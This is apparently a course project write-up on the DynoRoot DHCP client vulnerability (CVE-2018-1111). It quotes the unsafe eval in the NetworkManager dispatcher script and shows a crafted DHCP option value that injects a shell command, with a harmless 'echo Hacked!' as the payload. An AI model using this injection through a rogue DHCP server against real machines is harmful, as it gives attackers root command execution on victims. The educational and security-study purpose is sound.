 baldassarrefe/fep3370-advanced-ethical-hacking
DHCP exploitation with DynoRoot (CVE-2018-1111)


This project demonstrates a known vulnerability of Fedora and RedHat machines related to an unsafe client-side implementation of the Dynamic Host Configuration Protocol (DHCP). A rogue DHCP server can craft DHCP offers with a malicious payload that gets executed in a root shell on the victim machine.
The vulnerability is credited to Felix Wilhelm and is known as CVE-2018-1111 or "DynoRoot".
The Dynamic Host Configuration Protocol (DHCP) is an often-overlooked component in networked systems. Its role is to allow the dynamic configuration of hosts machines that connect to an existing network. The most common use case is to assign an IP address to newly-connected hosts and to inform it of existing routes to access other networks. Additional options can be specified, for example the address of a local DNS server and the zone it serves, or the location of a boot file.
Let's analyze the 4-way protocol that is followed when a new host wants to join a network after connecting to it physically by means of an ethernet or wireless connection.
DISCOVER message to the network.OFFER, containing: IP address, network
submask, router address, and other options.REQUEST, officially requesting to lease the IP address that was
offeredACK, indicating that the client is allowed to use the
IP address for a specified amount of time.After the initial exchange, the client can renew the lease by simply sending another REQUEST message. The server will check the existence of a lease with the client's IP and MAC address and reply with an ACK.
 DHCP Session (figure from Wikimedia Commons, under CC BY-SA 4.0 license).
Some things to note:
DISCOVER phase and immediately REQUEST an address. This is common
in scenarios in which the client already connected to the network in the past and remembers the
previous address. In this case, the server verifies the availability of the address and ACKs the request, or, in case the lease is not available, sends a NACK.RELEASE message to inform the server that the address is
now available. However, this is not mandated by the protocol and the server will periodically
recollect expired leases.OFFER leases to new clientsOFFERs it
will only accept one, the other servers will observe the broadcasted REQUEST and invalidate the
offer.The vulnerability is located in /etc/NetworkManager/dispatcher.d/11-dhclient, which is executed
by the client to parse and set the options received over DHCP.
declare is a bash builtin that when used without arguments lists all declared variablesgrep filters all DHCP-related variableswhile read opt iterated over the DHCP variables one by one, performs some parsing and
prints a line like export new_optionname=value for each optionevaleval "$(
declare | LC_ALL=C grep '^DHCP4_[A-Z_]*=' | while read opt; do
optname=${opt%%=*}
optname=${optname,,}
optname=new_${optname#dhcp4_}
optvalue=${opt#*=}
echo "export $optname=$optvalue"
done
)"
In normal situations, the code would work just fine and parse the new DHCP options. As an example, the following code:
DHCP4_OPTION_ONE=42
DHCP4_OPTION_TWO="bla bla"
declare | LC_ALL=C grep '^DHCP4_[A-Z_]*=' | while read opt; do
optname=${opt%%=*}
optname=${optname,,}
optname=new_${optname#dhcp4_}
optvalue=${opt#*=}
echo "export $optname=$optvalue"
done
Will print these two export statements to be evaluated by eval:
export new_option_one=42
export new_option_two='bla bla'
However, due to the unsafe eval, it is possible to inject bash commands:
DHCP4_OPTION_ONE="x'& echo Hacked! #"
DHCP4_OPTION_TWO='bla bla'
eval "$(
  declare | LC_ALL=C grep '^DHCP4_[A-Z_]*=' | while read opt; do
    optname=${opt%%=*}
    optname=${optname,,}
    optname=new_${optname#dhcp4_}
    optvalue=${opt#*=}
    echo "export $optname=$optvalue"
  done
)"
Will result in the evaluation of echo Hacked!:
[1] 1541
Hacked!
The minimal setup to demonstrate the exploit consists of just two machines: the victim machine
running Fedora 28, and an attacker machine. In this setup, the attacker simply needs to offer a
DHCP service and wait the victim's connection.
 Minimal exploit setup.
A more realistic setup would place the machines on a private network, where a third machine, the
gateway, is configured as the benign DHCP server and as the gateway to the outside internet.
In this setup, the attacker has to prevent the victim from connecting to the legit DHCP server
before hoping to perform the attack.
 Private network setup with one gateway machine acting as DHCP, router and firewall.
